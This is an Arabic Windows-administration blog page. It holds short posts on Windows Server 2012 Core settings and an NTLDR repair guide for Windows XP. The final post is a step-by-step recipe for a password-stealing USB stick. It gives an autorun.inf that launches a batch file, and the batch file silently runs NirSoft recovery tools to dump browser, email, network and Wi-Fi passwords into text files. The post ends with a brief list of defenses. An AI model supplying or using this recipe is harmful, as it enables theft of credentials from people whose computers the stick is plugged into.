


الأحد، 12 يناير 2014
تغيير إسم السيرفر في نظام Windows Server 2012 Core
الوسوم :
مايكروسوفت,
micro$oft,
windows,
Windows Server 2012 core
0
تعليق
السبت، 11 يناير 2014

تغيير كلمة السر للمستخدم Administrator في نظام Windows Server 2012 Core
الوسوم :
مايكروسوفت,
micro$oft,
windows,
Windows Server 2012 core
0
تعليق
السبت، 30 نوفمبر 2013
عدم إظهار نافدة Server Manager في نظام Windows Server 2012
الوسوم :
مايكروسوفت,
micro$oft,
Server Manager,
windows,
Windows Server 2012
0
تعليق

عند تشغيل نظام Windows Server 2012، يتم فتح نافدة Server Manager بشكل أوتوماتيكي، كما يتم فتحها في كل إعادة تشغيل النظام. ولكون هاته النافدة تحتاج إلى وقت حتى تتمكن من تحميل المعلومات الخاصة بالسيرفر، يقوم بعض مدير الشبكات بإزالة هاته الخاصية، لذلك سنتعرف عن كيفية إزالة هاته الخاصية من إعدادات السيرفر.
الخميس، 17 أكتوبر 2013
حل مشكل فقدان إحد ملفات نظام ويندوز XP "ntldr is missing"
الوسوم :
ويندوز,
ntldr,
windows,
Windows xp
0
تعليق
من المشاكل التي يتعرض لها مستخدم مايكروسفت ، هي فقدان أحد ملفات النظام الضرورية بطريقة مفاجئة. في هاته المقالة، سنتحدت عن أحد المشاكل المشهورة، وهو مشكل فقدان ملف NTLDR ، وكيفية إعادة تشغيل النظام دون الحاجة إلى تسطيب نظام جديد.
عند فقدان ملف NTLDR، يتم إظهارالشاشة التالية.
عند فقدان ملف NTLDR، يتم إظهارالشاشة التالية.

الحل :
للحل المشكل نحتاج إلى :
للحل المشكل نحتاج إلى :
- أسطوانة نظام الويندوز XP.
- التوفر على كلمة المرور للمستخدم
نتبع الخطوات التالية:
في البداية، يجب إعداد ال Bios وجعل قارئ الأسطوانات (Cdrom) الأول في إلإقلاع.
نقلع من قرص الويندوز Xp و نختار إصلاح النظام. غالبا ما يكون ذلك بالظغط على حرف R .

أول الأمر سنكون مطالبين باختيار رقم النظام الذي نشتغل عليه، في الحالات العادية يكون هو 1. ثم ندخل كلمة سر المدير Administrator.

نكتب الأوامر التالية :
c:\windows\> map

للتعرف على حرف قارئ الأسطوانات و القرص الصلب، نكتب الأمر map، في هذا الدرس، حرف الcdrom هو :D، وحرف القرص الصلب هو :C.
نقوم بالتحول إلى قارئ الأسطوانات و في المجلد I382 بالأمر التالي:
c:\windows\> D:D:\I382\>ننسخ الملفntldr وntdetect.com من مشغل الأسطوانات إلى القرص الصلب C:
D:\I382\>
نتحول إلى القرص الصلب :C ثم نكتب الأمرbootcfg /rebuild
تم نكتب إسم النظام المسطب على النظام.
D:\I382\> c:
c:\ bootcfg /rebuild

نقوم بإعادة تشغييل الجهاز بكتابة الأمر exit:
C:\ exit

إلى هنا نكون قد إنتهينا من هاته التدوينة، ألقاكم في رعاية الله.
السبت، 4 مايو 2013
إعداد الفلاشة usb Rootkit للسرقة معلومات سرية

نبدأ أولا بتعريف معنى الكلمة، تتكون من كلمتين إتنتين. kit, و root، فالأولى تعني مدير الشبكة، أما التانية، فتعني برنامج أو مجموعة برامج. و تنبني الفكرة على إستغلال صلاحيات صاحب الجهاز أو مدير الشبكة في سرقة أو تعديل الإعدادت أو تسطيب فيروسات ، وذلك عبر تسطيب برامج مختصة في كل عملية .
عمليا:
هناك العديد من الأفكار في إستعمال هاته الطريقة، في هاته التدوينة سنناقش كيفية إستعمال الفلاشة في في سرقة معلومات سرية تخص الجهاز و الشبكة، ككلمات السر للمستخدم، كلمة السر للبريد الإلكتروني، كلمات السر في المتصفح ، وأيضا كلمة السر للشبكات اللا سلكية.تطبيق:
كأول مرحلة، سنقوم بإنشاء ملف بإسم autorun.inf، والذي يحتوي على معلومات التالية:
# vi autorun.inf
[autorun]
open = launch.bat
ACTION = Scanner les Passwords
كمرحلة تانية، سنقوم بتحميل مجموعة من البرامج البسيطة من الموقع nirsoft.net و التي تقوم على سرقة المعلومات من الجهاز ( يمكن لبرامج الحماية أن تقوم بعملية الإنظار، فلك أن تجرب).
برنامج ChromePass لسرقة معلومات من المتصفح Google .Chrome
الرابط : http://www.nirsoft.net/utils/chromepass.html
برنامج IE PassView لسرقة معلومات من المتصفح Internet Explore
الرابط : http://www.nirsoft.net/utils/internet_explorer_password.html
برنامج PasswordFox لسرقة معلومات من المتصفح من اسماء المستخدمين و كلمات السر .
الرابط : http://www.nirsoft.net/utils/passwordfox.html
برنامج Mail PassView لسرقة معلومات من برامج البريد الكتروني المعروفة نذكر منها IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free, hotmail, yahoo, msn,gmail. Microsoft Outlook 2002/2003...
الرابط : .http://www.nirsoft.net/utils/mailpv.html
برنامج Network Password Recovery عندما يقوم المستخدم بالدخول إلى ملف على الشبكة، يقوم بادخال معلومات كالإسم و كلمة السر، هذا البرنامج يقوم بالتعرف على المعلومات الخاصة بالمستخدم المتصل بالشبكة.
الرابط :http://www.nirsoft.net/utils/network_password_recovery.html
برنامج WirelessKeyView : يقوم بالتعرف على جميع كلمات السر التي يدخلها المستخدم للإتصال بالشبكات اللا سلكية.

بعد أن قمنا بتحميل جميع البرامج ، سوف نقوم بتحضير الفلاشة () لذى وجب مسح جميع الملفات ولم لا القيام بعملية الفرمطة.
1ـ تحويل جميع الملفات بصيغهexe. إلى الفلاشة.
2-2ـ نقوم بكتابة "نص" يحتوي على المعلومات التالية:
# vi autorun.inf
[autorun]
open = launch.bat
ACTION = Scan Passwords
يحتوي الملف على أمر، بحيت أن أول أمر سيقوم به النظام هو تشغيل ملف launch.bat.
2ـ إنشاء ملف باسم launch.bat يحتوي على المعلومات التالية:
# vi launch.bat
@echo off
start ChromePass.exe /stext ChromePass.txt
start iepv.exe /stext iepv.txt
start mailpv.exe /stext mailpv.txt
start netpass.exe /stext netpass.txt
start PasswordFox.exe /stext PasswordFox.txt
start WirelessKeyView.exe /stext WirelessKeyView.txt
نكون قد إنتهينا من إعداد الفلاشة، ولم يبقى سوى تركيبها على الجهاز.
يجب على الجهاز أن يسمح بتسطيب ملفات ال بطريقة أوتوماتيكية.
بعد تركيب الفلاشة، يقوم الجهاز بتسطيب البرامج، و تخزن المعلومات في ملف نصي ، حيت يحتوي على جميع المعلومات المسروقة.
الحلول المقترحة:
كمدير الشبكة، لابد من من إيجاد حل لهاته المشكلة الأمنية قبل حدوتها، نقترح منها:
1ـ تعطيل مداخيل الUSB.
2ـ إستعمال برامج الحماية ضد أعمال الrootkit.
3ـ عدم السماح للاجهزة بتسطيب ملفات autorun.inf.
4ـ عدم السماح للمستخدمين بتسطيب البرامج على الأجهزة.
...